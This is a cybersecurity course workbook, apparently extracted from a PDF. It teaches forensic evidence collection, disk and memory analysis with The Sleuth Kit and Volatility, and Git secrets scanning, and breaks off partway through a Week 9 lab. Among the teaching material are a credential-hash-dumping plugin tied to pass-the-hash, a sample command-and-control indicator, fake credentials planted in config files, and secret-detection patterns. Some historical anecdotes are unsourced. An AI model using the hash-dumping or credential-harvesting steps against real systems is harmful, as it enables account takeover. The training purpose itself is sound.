In 2016, a major financial institution dismissed a forensics case against an insider threat because the chain of custody was broken — an analyst had copied files without documenting the transfer. The attacker walked free despite digital evidence of the fraud. In Nigeria, the Cybercrimes Act 2015 requires properly authenticated electronic evidence for prosecution. Without chain of custody, your evidence is worthless in court.

PRACTICE *(2 Hours)*

LAB 8.2.1 — Live Response and Evidence Collection

Objective: Perform a structured live response on your Kali VM and document chain of custody.

Prerequisites: Kali Linux running; external USB or dedicated folder for evidence

Step 1 — Create Evidence Directory

BASH

```
# Create timestamped evidence directory CASE="TechRise-$(date +%Y%m%d-%H%M%S)" mkdir -p ~/evidence/$CASE echo "Case started: $(date)" >> ~/evidence/$CASE/chain_of_custody.txt echo "Analyst: [Your Name]" >> ~/evidence/$CASE/chain_of_custody.txt echo "System: $(hostname)" >> ~/evidence/$CASE/chain_of_custody.txt
```

Step 2 — Document Collection Start

BASH

```
# Record system time (critical for timeline) echo "Collection start: $(date -u)" >> ~/evidence/$CASE/chain_of_custody.txt # Collect volatile data FIRST (memory → network → processes) ps aux > ~/evidence/$CASE/01_processes.txt ss -tuln > ~/evidence/$CASE/02_network_connections.txt ip neigh > ~/evidence/$CASE/03_arp_cache.txt ip route > ~/evidence/$CASE/04_routing.txt who > ~/evidence/$CASE/05_logged_in_users.txt last | head -50 > ~/evidence/$CASE/06_login_history.txt cat /etc/passwd > ~/evidence/$CASE/07_users.txt find / -perm /4000 2>/dev/null > ~/evidence/$CASE/08_suid_files.txt cat /etc/crontab > ~/evidence/$CASE/09_cron.txt # Hash all collected files sha256sum ~/evidence/$CASE/*.txt > ~/evidence/$CASE/hashes.txt echo "Collection complete: $(date -u)" >> ~/evidence/$CASE/chain_of_custody.txt
```

Step 3 — Create Test Disk Image

BASH

```
# Create a 100MB test 'disk' to practice imaging dd if=/dev/zero of=/tmp/test_disk.img bs=1M count=100 # Format as ext4 mkfs.ext4 /tmp/test_disk.img # Mount and create test files sudo mkdir /mnt/test_evidence sudo mount -o loop /tmp/test_disk.img /mnt/test_evidence echo 'Sensitive data' | sudo tee /mnt/test_evidence/secret.txt echo 'Attack log' | sudo tee /mnt/test_evidence/attack.log # Delete one file (simulate attacker cleanup) sudo rm /mnt/test_evidence/attack.log sudo umount /mnt/test_evidence # Hash the 'disk' before imaging sha256sum /tmp/test_disk.img > ~/evidence/$CASE/original_disk_hash.txt # Create forensic image dd if=/tmp/test_disk.img of=~/evidence/$CASE/forensic_image.img bs=512 # Hash the image (must match original) sha256sum ~/evidence/$CASE/forensic_image.img >> ~/evidence/$CASE/original_disk_hash.txt cat ~/evidence/$CASE/original_disk_hash.txt
```

■ ANALYSE THIS

Both SHA256 hashes should be identical — proving your image is forensically sound. What would it mean if the hashes were different? What would happen to your case in court? How does a write blocker prevent hash mismatch during collection?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Digital Forensics Evidence Kit — all documentation templates needed for a professional investigation.

Template 1 — Chain of Custody Form:

- Case number, Evidence ID, Device description, Collection details, Transfer log, Hash verification section

Template 2 — Live Response Checklist:

- Pre-collection steps, collection order (volatile first), commands to run, output files to save, hash verification

Template 3 — Disk Imaging Log:

- Source device details, write blocker used, imaging tool and version, hash before/after, verification result

Template 4 — Incident Timeline Log:

- Columns: Timestamp (UTC) | Source | Event Type | Description | Evidence Reference | Analyst Note

Format:

- Professional fillable templates. Header on each page: Case Number, Date, Analyst, Page X of Y

These templates should be ready to print and use in a real investigation

DOCUMENT

Writing Prompt:

Write a Digital Evidence Admissibility Guide for Nigerian security professionals.

- Required: Nigeria Cybercrimes Act 2015 — Section 38 on electronic evidence admissibility, Evidence Act 2011 — computer-generated evidence requirements, what makes digital evidence admissible vs inadmissible in Nigerian courts, practical checklist for ensuring evidence will be accepted
- Include a real case where digital evidence was rejected and why

DAY
3

Disk Forensics with Autopsy and The Sleuth Kit

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Navigate Autopsy's interface and create a forensic case


2. Recover deleted files from a disk image

3. Extract browser history, recent files, and user activity artefacts

DISK FORENSICS

is the examination of a forensic disk image to recover evidence — including deleted files, hidden data, file metadata, browser history, and application artefacts — without modifying the original evidence.

The Sleuth Kit / Autopsy Architecture



Key Disk Forensics Artefacts

Artefact	Location	What It Reveals
Browser History	~/.mozilla/firefox/*/places.sqlite (Linux) / AppData/Local/Google/Chrome (Windows)	Sites visited, search terms, download history
Recently Used Files	~/.local/share/recently-used.xbel (Linux) / Recent Items (Windows)	Files accessed by user — even if deleted
Bash History	~/.bash_history	Commands run — attackers often clear this
SSH Known Hosts	~/.ssh/known_hosts	Hosts the user has SSH'd to — lateral movement
Cron Jobs	/var/spool/cron/ and /etc/cron*	Scheduled tasks — persistence mechanism
Logs	/var/log/	Auth.log, syslog, application logs

$MFT (Windows)	C:\$MFT	Master File Table — metadata for every file ever created
Prefetch (Windows)	C:\Windows\Prefetch\	Evidence of program execution — even if deleted
Unallocated Space	Between partitions	Deleted files not yet overwritten

TSK Command-Line Reference

BASH — THE SLEUTH KIT COMMANDS

```
# Display partition layout mmls forensic_image.img # List all files (including deleted — marked with *) fls -r -l forensic_image.img # Extract file by inode number (replace 13 with your inode from fls) icat forensic_image.img 13 > recovered_file.txt # Recover ALL deleted files tsk_recover -e forensic_image.img /tmp/recovered_files/ # Search for keywords in image grep -a 'password' forensic_image.img # Extract filesystem statistics fsstat forensic_image.img # List files with timestamps (for timeline) fls -m / -r forensic_image.img > timeline_bodyfile.txt mactime -b timeline_bodyfile.txt > timeline.txt
```

WHY THIS MATTERS

In the 2022 Ronin Bridge crypto hack ($625 million stolen), blockchain forensics and traditional disk forensics combined to identify North Korean Lazarus Group operatives. Forensic investigators recovered deleted SSH keys, command history, and network connection logs from compromised systems. The investigation took weeks — but the forensic trail was there because proper logging and evidence preservation had been configured in advance.

PRACTICE *(2 Hours)*

LAB 8.3.1 — Disk Forensics with TSK and Autopsy

Objective: Recover deleted files from your test disk image and document findings.

Prerequisites: Test disk image from Day 2 lab; TSK installed (sudo apt install sleuthkit)

Step 1 — Hash the Evidence

BASH

```
sha256sum ~/evidence/*/forensic_image.img
```

Record the hash. This proves you are working on an authenticated copy.

Step 2 — List Partitions

BASH

```
mmls ~/evidence/*/forensic_image.img
```

Expected output: shows partition table. Note the starting sector of the main partition.

Step 3 — List Deleted Files

BASH

```
# List all files including deleted (marked with *) fls -r -l ~/evidence/*/forensic_image.img # You
should see: # r/r * 13: attack.log ← the file we deleted! * = deleted
```

Step 4 — Recover the Deleted File

BASH

```
# Extract by inode number (replace 13 with your inode from fls) icat ~/evidence/*/forensic_image.img
13 > ~/evidence/recovered_attack.log # Verify content was recovered cat
~/evidence/recovered_attack.log
```

Expected: 'Attack log' — the content of the deleted file. This is how forensic investigators recover evidence attackers thought they deleted.

Step 5 — Create a Timeline

BASH

```
fls -m / -r ~/evidence/*/forensic_image.img > /tmp/bodyfile.txt mactime -b /tmp/bodyfile.txt >
~/evidence/timeline.txt cat ~/evidence/timeline.txt
```

The timeline shows every file's creation, modification, and access times — critical for reconstructing what happened and when.

Step 6 — Open in Autopsy (GUI)

Launch Autopsy: autopsy & → Open browser → http://localhost:9999. Create new case → Add your forensic_image.img as the data source. Explore: File Analysis tab (look for deleted files), Timeline tab (visual timeline), Keyword Search (search for 'attack').

■ ANALYSE THIS

You recovered the deleted 'attack.log' file. The attacker believed they had covered their tracks by deleting it. What would have permanently destroyed this evidence? (Hint: think about file system overwriting). What should a SOC do to prevent an attacker from destroying evidence before forensics can be performed?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Disk Forensics Investigation Report for the test image from today's lab.

Format: Professional forensic investigation report

Required sections:

- Case Summary: case number, analyst, date, scope
- Evidence Description: disk image details, hash verification result
- Methodology: tools used, analysis steps performed
- Findings:
- - File System Summary: total files, deleted files, filesystem type

- - Deleted File Recovery: what was recovered, content, significance
- - Timeline Analysis: chronological sequence of file system events
- - Key Artefacts: any files of investigative interest
- Conclusions: what the evidence tells you about what happened
- Appendix: hash values, TSK command output, Autopsy screenshots

Quality standard:

- This report should be professional enough to present to a legal team or law enforcement

DOCUMENT

Writing Prompt:

Write a Forensic Analysis Methodology document for your organisation.

- Required: Definition of digital forensics in your organisation's context, when forensics is triggered (what events require forensic investigation), your forensic toolkit (tools, versions, validated against known good), acquisition methodology (live response → imaging → analysis sequence), validation procedures (how you verify evidence integrity), reporting standards
- Include: how you handle evidence from cloud services (AWS, Azure) where you cannot physically seize hardware

DAY
4

Memory Forensics with Volatility

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Explain why memory forensics is essential for detecting fileless malware

2. Run Volatility 3 against a memory dump to extract processes and network connections

3. Identify indicators of malware in memory (injected code, suspicious processes)

MEMORY FORENSICS

is the examination of a captured memory dump (RAM image) to recover volatile artefacts — including running processes, network connections, decrypted data, encryption keys, and malware that exists only in memory (fileless malware).

Why Memory Forensics — What Lives Only in RAM

```
■■■
```

windows.hashdump	vol.py -f mem.dmp windows.hashdump	Extract NTLM password hashes from memory (pass-the-hash)
linux.pslist	vol.py -f mem.dmp linux.pslist	Linux process list
linux.netstat	vol.py -f mem.dmp linux.netstat	Linux network connections
linux.bash	vol.py -f mem.dmp linux.bash	Bash history from memory (even if ~/.bash_history was cleared)

Suspicious Indicators in Memory

Indicator	What It Means	Example
Process with no parent	Orphaned process — may be injected	svchost.exe with PPID=1
Legitimate name, suspicious parent	Process hijacking	cmd.exe spawned by Word.exe
MZ header in non-executable memory	Code injection / shellcode	malfind finds PE header in heap
Network connection to unusual IP	C2 communication	chrome.exe connecting to 185.220.101.5:4444
Process hiding from process list	Rootkit	PID visible in pslist but not pstree
Meterpreter in memory	Active exploitation	rundll32.exe with no disk-based DLL
High entropy sections	Packed/encrypted payload	Unusual entropy in process memory region

WHY THIS MATTERS

The 2017 WannaCry ransomware encrypted 230,000 computers in 150 countries. Memory forensics performed by researchers extracted the WannaCry encryption key from RAM — because RSA decryption keys must be held in memory to function. This enabled development of WannaCry decryption tools (WanaKiwi) that saved files for victims who had not yet rebooted. Memory forensics literally saved millions of dollars of encrypted data.

PRACTICE *(2 Hours)*

LAB 8.4.1 — Memory Forensics with Volatility 3

Objective: Analyse a memory dump and identify malware artefacts.

Prerequisites: Volatility 3 installed (pip3 install volatility3); sample memory dump

Step 1 — Install Volatility 3

BASH

```
pip3 install volatility3 --break-system-packages # Verify installation python3 -m volatility3 -h |
head -5 # Alternative: clone from GitHub git clone
https://github.com/volatilityfoundation/volatility3.git cd volatility3 && pip3 install -r
requirements.txt --break-system-packages
```

Step 2 — Download a Sample Memory Dump

BASH

```
# Download a sample memory dump (380MB) wget
https://github.com/volatilityfoundation/volatility/files/10744946/WinXPSP2x86.vmem.zip unzip
WinXPSP2x86.vmem.zip # Note: This is a large file. Alternatively, use a local capture: # On Linux:
sudo python3 /path/to/LiME/lime.ko 'format=lime path=/tmp/mem.lime'
```

Step 3 — Determine OS Profile

BASH

```
python3 -m volatility3 -f WinXPSP2x86.vmem windows.info
```

Step 4 — Find Hidden Processes (Rootkits)

BASH

```
# List processes python3 -m volatility3 -f WinXPSP2x86.vmem windows.pslist # Process tree (shows
parent-child) python3 -m volatility3 -f WinXPSP2x86.vmem windows.pstree # Compare both — PIDs in
pslist but not pstree = potential rootkit
```

Step 5 — Network Connections

BASH

```
python3 -m volatility3 -f WinXPSP2x86.vmem windows.netstat # Look for: external IPs on unusual ports
(4444 = Meterpreter default)
```

Step 6 — Find Injected Code (Malware)

BASH

```
# Find processes with injected code python3 -m volatility3 -f WinXPSP2x86.vmem windows.malfind #
Output shows: PID, process name, memory region, hex dump of injected code # MZ header (4D 5A) =
Windows PE executable injected into process
```

Step 7 — Extract Command History

BASH

```
# Windows command history from memory python3 -m volatility3 -f WinXPSP2x86.vmem windows.cmdline #
Linux bash history from memory (survives even if file cleared) # python3 -m volatility3 -f linux.mem
linux.bash
```

■ ANALYSE THIS

Malfind found a process with an MZ header (Windows PE executable) injected into its memory space. What attack technique does this represent? Which MITRE ATT&CK; technique ID covers process injection? What is the attacker's goal when injecting code into a legitimate process like explorer.exe?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Memory Forensics Investigation Report for the sample dump.

Required sections:

- Evidence Description: memory dump file, size, SHA256 hash, OS identified
- Process Analysis: complete process list with suspicious processes highlighted (justify why suspicious)
- Network Connections: all active/recent connections with IP reputation (check VirusTotal for external IPs)
- Injected Code Findings: malfind output analysis — for each finding, classify as: malicious/suspicious/benign
- Command Line Evidence: what commands were run? Anything suspicious?
- Indicators of Compromise: extract all IoCs (IPs, process names, injection signatures)
- MITRE ATT&CK; Mapping: map each finding to a MITRE ATT&CK; technique
- Conclusions: overall assessment — was this system compromised? By what?

Format:

- Professional memory forensics report. Evidence-based conclusions only.

DOCUMENT

Writing Prompt:

Write a comparison: Traditional Forensics vs Cloud Forensics.

- Required: What changes when evidence is in AWS/Azure instead of on a physical server, how to collect volatile data from a cloud instance (AWS EC2 memory snapshot, Azure VM capture), chain of custody challenges in multi-tenant cloud environments, legal jurisdiction issues (data in Lagos vs data in US AWS region), tools for cloud forensics (AWS CloudTrail, Azure Monitor, GCP Cloud Audit Logs)
- This is increasingly relevant as Nigerian enterprises move to cloud

DAY
5


Review, Assessment & Portfolio (Phase 2 Reflection)

LEARN *(1 Hour) — Week and Phase Review*

LEARNING OBJECTIVES

1. Demonstrate all Week 8 forensics skills without referencing notes
2. Complete the Phase 2 portfolio entry
3. Reflect on the complete Blue Team phase (Weeks 5–8)

Week 8 Mind Map — Digital Forensics & IR



PRACTICE *(2 Hours) — Skills Assessment Labs*

LAB 8.5.1 — Rapid Response Simulation

Objective: Respond to a simulated incident from detection to evidence collection — 45 minutes.

Prerequisites: All tools from Weeks 6–8; no notes

Scenario: Your Splunk dashboard fires a P2 alert — 'Successful SSH login after brute force from 192.168.1.100 followed by new user creation.' You are the on-call analyst.

1. Classify the incident (severity, type) and write your escalation note
2. Perform live response on the 'compromised' system (your Kali VM) — capture volatile data in correct order of volatility
3. Check Splunk for full attack timeline — when did brute force start? When was new user created?
4. Check Suricata/Snort alerts — was there any network traffic to external IPs from this system?
5. Create a forensic disk image of /tmp/test_disk.img and verify hash
6. Run Volatility on any available memory dump — list processes and network connections
7. Write a 1-page Incident Summary covering all findings

LAB 8.5.2 — Forensics Accuracy Test

Objective: Verify your forensics skills by answering questions from a pre-prepared scenario.

Prerequisites: TSK/Autopsy; Volatility; test disk image from Day 2

Answer these questions from your forensic evidence only — no external references:

1. What file was deleted from the test disk image? What was its content?
2. What is the SHA256 hash of your forensic disk image?
3. At what exact timestamp was the deleted file created? (Use mactime output)
4. From your Volatility output — name 3 processes running and their PIDs
5. Write the chain of custody entry for the disk image you created in Day 2

BUILD *(2 Hours) — Phase 2 Portfolio Entry*

- 1. NIST IR Framework — your completed IR playbook for ransomware response
- 2. Chain of Custody — completed chain of custody form from Day 2 live response
- 3. Live Response Output — commands run, files collected, hashes verified (from Day 2)
- 4. Disk Forensics — TSK commands run, deleted file recovered, timeline generated
- 5. Memory Forensics — Volatility plugins run, suspicious processes identified, IoCs extracted
- 6. AI Integration Log — how you used AI during this week, what it found, what you corrected
- 7. Phase 2 Self-Reflection — 300-word reflection on the complete Blue Team phase (Weeks 5–8)

■ PHASE 2 COMPLETE — BLUE TEAM & DEFENCE

By completing Week 8, you have finished the full Blue Team phase. You now have: Complete detection stack (SIEM + IDS + HIDS) · Web attack knowledge and detection · Network forensics capability · Incident response skills · Evidence preservation and analysis. Weeks 9–12 cover Phase 3: DevSecOps, Cryptography, Cloud Security, and Capstone.

DOCUMENT *(1 Hour) — Week Summary & Phase Reflection*

DOCUMENT

Writing Prompt:

Write your Phase 2 Completion Reflection (Weeks 5–8). Length: 400–500 words.

- What is your strongest Blue Team skill after this phase? Demonstrate with a specific example.

- What was the hardest concept across the 4 weeks (OWASP, SIEM, IDS, or DFIR) and how did you overcome it?
- How has your understanding of attack techniques (Phase 1, Weeks 1–4) made you a better defender in Phase 2?
- If you were hired as a Tier 1 SOC analyst tomorrow, what would you do on your first day using the skills from Weeks 5–8?
- What defensive tool or technique from Weeks 5–8 do you want to develop most deeply in your career?

Weekly Checklist (Student-Facing)

- ■ I can explain all 4 phases of NIST SP 800-61 from memory and give one example activity per phase
- ■ I can classify any security event as Event / Alert / Incident and assign P1–P4 severity
- ■ I have written a complete IR playbook for at least one attack type
- ■ I understand the order of volatility and can explain why RAM must be collected before disk
- ■ I have created a forensic disk image with dd and verified it with SHA256
- ■ I have completed a chain of custody form for evidence I collected
- ■ I have recovered a deleted file from a disk image using TSK (icat/fls)
- ■ I have run Volatility against a memory dump and identified running processes
- ■ I have used Volatility's malfind to identify suspicious code injection
- ■ My Week 8 Portfolio Entry and Phase 2 Reflection are complete

Skills Verification

Skill	How to Demonstrate It	Pass Standard
NIST IR phases	Name all 4 phases and one activity per phase without notes	All 4 correct with specific activities
Incident classification	Given 5 alerts, classify each as Event/Alert/Incident with severity	At least 4 out of 5 correctly classified
Evidence collection	Run live response script and show timestamped output files	All volatile data captured in correct order
Disk imaging	Create forensic image and show matching SHA256 hashes	Hash match confirmed; command documented
Deleted file recovery	Recover deleted file from test image using icat	File content recovered; inode documented
Memory forensics	Run pslist and netstat on a memory dump	Processes and connections listed correctly
Malfind analysis	Show malfind output and explain what MZ header indicates	Correct explanation of code injection
Chain of custody	Complete chain of custody form for evidence collected today	All fields filled; hash recorded

Self-Assessment Quiz

Instructions

- No notes — answer from memory.
- Write on separate sheet.
- Key in Instructor Notes.

Conceptual Questions

1. Explain the 'order of volatility.' If you arrive at a compromised server that is still powered on — list the first 5 things you collect and why that specific order.
2. What is the difference between a forensic image and a simple file copy? Why does it matter for deleted file recovery?
3. What is 'fileless malware'? Why can disk forensics alone not detect it? What specific Volatility plugin would you use to find it?

Tool Knowledge

4. Write the exact command to: (a) create a forensic image of /dev/sdb and save it to /evidence/case.img, (b) generate SHA256 hash of the image, (c) list deleted files in the image.
5. You run vol.py windows.malfind and get output showing a process with an MZ header at address 0x400000. Explain: what this means, which attack technique it represents, and what you do next.

Scenario Questions

6. At 2:17 AM your Splunk alert fires: a process called 'svchost.exe' on a domain controller has an active outbound connection to 185.220.101.5 on port 4444. Your Volatility output shows this svchost.exe has no parent process (PPID=0) and malfind shows an MZ header in its memory. Write your incident response — minute by minute for the first 30 minutes.

Legal and Compliance

7. A Nigerian fintech discovers evidence of insider fraud on an employee's workstation. To use this evidence in Nigerian court: what must the forensic analyst have done to ensure the evidence is admissible? Reference the specific Nigerian law. What would make it inadmissible?
8. Your forensic investigation reveals that a customer database was accessed and exfiltrated 6 days ago. Under Nigeria's Data Protection Act 2023: what must the organisation do? What is the deadline? What is the maximum penalty for failing to notify?

Additional Resources

Incident Response

- NIST SP 800-61 Rev. 2 — Computer Security Incident Handling Guide: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf
- SANS Incident Response Process (Free): https://www.sans.org/score/checklists/
- TryHackMe — Incident Response Room: https://tryhackme.com/room/incidentresponse

Disk Forensics

- The Sleuth Kit Documentation: https://www.sleuthkit.org/sleuthkit/
- Autopsy Digital Forensics Platform: https://www.autopsy.com
- TryHackMe — Autopsy Room: https://tryhackme.com/room/autopsy2ze0
- SANS DFIR Posters (Free Reference): https://www.sans.org/posters/dfir/

Memory Forensics

- Volatility 3 GitHub: https://github.com/volatilityfoundation/volatility3
- Volatility 3 Documentation: https://volatility3.readthedocs.io
- TryHackMe — Volatility Room: https://tryhackme.com/room/volatility
- The Art of Memory Forensics (Book): Ligh et al., 2014

Nigerian Legal Context

- Nigeria Cybercrimes (Prohibition, Prevention, Etc.) Act 2015: https://www.nitda.gov.ng
- Nigeria Evidence Act 2011: https://www.nigeria-law.org
- NDPA 2023 — Nigeria Data Protection Act: https://ndpc.gov.ng
- CBN Data Breach Reporting Guidelines: https://www.cbn.gov.ng

Looking Ahead — Week 9

Preview — What's Coming in Week 9

- Phase 3 begins — DevSecOps, Threat Intelligence, and Professional Reporting
- Threat Intelligence — MITRE ATT&CK;, IoC feeds, and threat actor profiling
- Professional Report Writing — how to present your forensic findings to executives and legal teams
- Your Week 8 forensic findings become professional threat intelligence reports
- MITRE ATT&CK; Navigator — map your entire investigation to the framework

What to Review Before Week 9

- Your complete Week 8 forensic findings — they become Week 9 report content
- MITRE ATT&CK; framework — review the techniques you identified during Weeks 4–8
- Your Splunk detection rules from Week 6 — you will map them to ATT&CK; techniques

What to Set Up Before Week 9

- Create a free MITRE ATT&CK; Navigator account: https://mitre-attack.github.io/attack-navigator/
- Review your Weeks 4–8 notes — Week 9 requires recall of all phases
- Organise your portfolio entries from Weeks 1–8 — Week 9 begins your final portfolio preparation

■ PHASE 2 COMPLETE — BLUE TEAM & DEFENCE

By completing Week 8, you have finished the full Blue Team phase. You now have: Complete detection stack (SIEM + IDS + HIDS) · Web attack knowledge and detection · Network forensics capability · Incident response skills · Evidence preservation and analysis. Weeks 9–12 cover Phase 3: DevSecOps, Cryptography, Cloud Security, and Capstone.

Cybersecurity & DevSecOps · Abia Cohort 3.0 · 2026

WEEK 9 · DAY 4

Git Security — Secrets Detection and Environment Variables

Student Name: _____

WHY HARDCODED SECRETS ARE DANGEROUS

The Real-World Risk

- The most common cause of cloud breaches is hardcoded credentials accidentally committed to Git
- GitHub automatically scans public repositories for AWS keys, Stripe keys, and other secrets
- Once a key is committed — even if deleted in the next commit — it lives in Git history forever
- Attackers run automated bots that scan GitHub 24/7 looking for newly committed secrets
- A leaked AWS key can generate cloud bills of $50,000 or more in hours before you notice
- In 2022, Samsung, Twitch, and Toyota all suffered breaches caused by exposed secrets in code

Everything you will do today is about prevention — finding secrets before they reach Git, and writing code that never stores credentials in the first place.

LAB PART A — FIND HARDCODED SECRETS

STEP 1	Install the Tools

BASH

```
# Install TruffleHog — automated secrets detection
pip3 install truffleHog --break-system-packages

# Verify installation
truffleHog --version

# Also install git-secrets for pre-commit scanning
sudo apt install git-secrets -y 2>/dev/null || \
 git clone https://github.com/awslabs/git-secrets.git \
 ~/tools/git-secrets
```

STEP 2	Create a Test Repository With Hidden Secrets

You are going to create a repository that simulates what a developer accidentally commits — real-looking but fake credentials in config files:

BASH — STEP 1: Initialise the repository

```
# Create the lab directory and initialise Git
mkdir -p ~/labs/week9/git_security/payliteng_app
cd ~/labs/week9/git_security/payliteng_app
```



```
git init
git config user.email 'student@techrise.ng'
git config user.name 'TechRise Student'
```

BASH — STEP 2: Create config.py with secrets

```
# Create a Python config file with hardcoded secrets
cat > config.py << 'EOF'
# PayliteNG application configuration
# Author: Dev Team
# Last updated: January 2025

DATABASE_HOST = 'prod-db.payliteng.internal'
DATABASE_PORT = 3306
DATABASE_USER = 'paylite_root'
DATABASE_PASS = 'PayliteDB@2024!'
DATABASE_NAME = 'paylite_production'

# Payment gateway credentials
FLUTTERWAVE_SECRET = 'FLWSECK-a1b2c3d4e5f6g7h8-X'
PAYSTACK_SECRET_KEY = 'sk_live_9f8e7d6c5b4a3b2c1'

# AWS credentials for file storage
AWS_ACCESS_KEY_ID = 'AKIAIOSFODNN7EXAMPLE'
AWS_SECRET_ACCESS_KEY = 'wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY'
AWS_BUCKET_NAME = 'payliteng-customer-backups'

# Application settings
DEBUG = True
SECRET_KEY = 'django-insecure-abc123xyz789'
ALLOWED_HOSTS = ['*']
EOF
```

BASH — STEP 3: Create database.php with credentials

```
# Create a PHP database connection file with hardcoded credentials
cat > database.php << 'EOF'
<?php
// PayliteNG database connection
// WARNING: Do not share this file

$host = 'localhost';
$user = 'root';
$password = 'paylite2024';
$database = 'paylite_prod';
```

```
$conn = mysqli_connect($host, $user, $password, $database);

if (!$conn) {
 die('Connection failed: ' . mysqli_connect_error());
}
?>
EOF
```

BASH — STEP 4: Commit to Git

```
# Commit both files to Git — simulating a developer mistake
git add .
git commit -m 'Initial commit — PayliteNG application config'

# Check what is now in Git history
git log --oneline
```

✓ Files committed to Git

```
a1b2c3d Initial commit — PayliteNG application config

← Files are now in Git history — even if deleted later they remain here
```


STEP 3	Scan With TruffleHog

Now scan the repository for secrets:

BASH — TRUFFLEHOG SCAN

```
# Method 1 — Scan the Git repository with TruffleHog
cd ~/labs/week9/git_security
truffleHog file:///home/kali/labs/week9/git_security/payliteng_app \
 --json 2>/dev/null | python3 -m json.tool
```

✓ TruffleHog detected secrets

```
{
  "reason": "High Entropy String",
  "path": "config.py",
  "stringsFound": [
    "AKIAIOSFODNN7EXAMPLE",
    "FLWSECK-a1b2c3d4e5f6...",
    "sk_live_9f8e7d6c5b4a..."
  ]
}

← TruffleHog found the secrets automatically
```

STEP 4	Manual Scan With grep

grep is the simplest secrets scanner — every developer should know this command before pushing any code:

BASH — GREP SCAN

```
cd ~/labs/week9/git_security/payliteng_app

# Scan all Python and PHP files for common secret patterns
grep -rn --include='*.py' --include='*.php' --include='*.js' \
 --include='*.env' --include='*.config' \
 -E 'password|passwd|secret|api_key|access_key|token|credential|private_key'
\ . | grep -v '^#'
```

✓ grep found all hardcoded secrets

```
config.py:7:DATABASE_PASS = 'PayliteDB@2024!'
config.py:11:FLUTTERWAVE_SECRET = 'FLWSECK-a1b2c3d4e5f6g7h8-X'
config.py:12:PAYSTACK_SECRET_KEY = 'sk_live_9f8e7d6c5b4a3b2c1'
config.py:15:AWS_ACCESS_KEY_ID = 'AKIAIOSFODNN7EXAMPLE'
config.py:16:AWS_SECRET_ACCESS_KEY = 'wJalrXUtn...'
database.php:7:$password = 'paylite2024';

← 6 secrets found across 2 files — file and line number shown
```

BASH — SCAN GIT HISTORY

```
# Also search Git HISTORY — finds secrets in old commits
git log -p | grep -E 'password|secret|key|token' | head -20
```

🔍 git log -p shows every change in every commit. If a secret was in a commit three months ago and 'deleted' in the next commit — it is still in the history. Attackers know this.

STEP 5 Record What You Found

BASH — DOCUMENT FINDINGS

```
# Save your findings
cat > ~/labs/week9/git_security/secrets_found.txt << 'EOF'
```

```
=== SECRETS SCAN RESULTS ===
Repository: payliteng_app
Analyst: [YOUR NAME]
Date: [TODAY]
Tool: TruffleHog + grep

SECRETS FOUND:
1. DATABASE_PASS — config.py line 7
   Risk: Database compromised if leaked

2. FLUTTERWAVE_SECRET — config.py line 11
   Risk: Payment transactions can be made in PayliteNG name

3. PAYSTACK_SECRET_KEY — config.py line 12
   Risk: Payments charged to PayliteNG account

4. AWS_ACCESS_KEY_ID — config.py line 15
   Risk: Full AWS account access — potential $50,000+ bills

5. AWS_SECRET_ACCESS_KEY — config.py line 16
   Risk: Same as above — both keys needed for AWS access

6. $password — database.php line 7
   Risk: Database accessible to anyone with this password

RECOMMENDATION: Rotate ALL credentials immediately.
  Remove from Git history with git-filter-repo.
  Switch to environment variables (see Part B).
EOF

cat ~/labs/week9/git_security/secrets_found.txt
```

✓ Part A Complete — Secrets Found
☐ TruffleHog installed and version confirmed
☐ Test repository created and both files committed
☐ TruffleHog scan ran — secrets detected in output
☐ grep scan ran — 6 secrets found with file and line numbers
☐ Git history scan ran — secrets visible in old commits
☐ Findings documented in secrets_found.txt

LAB PART B — THE FIX: ENVIRONMENT VARIABLES

Now that you have found the secrets — fix them. The correct approach is to remove all credentials from code and replace them with environment variables. This way the code is safe to commit but the credentials stay on the server only.

STEP 1	Understand What an Environment Variable Is

Environment Variables Explained

- An environment variable is a named value stored in the operating system — not in the code
- Set once on the server, accessible by any program running on that server
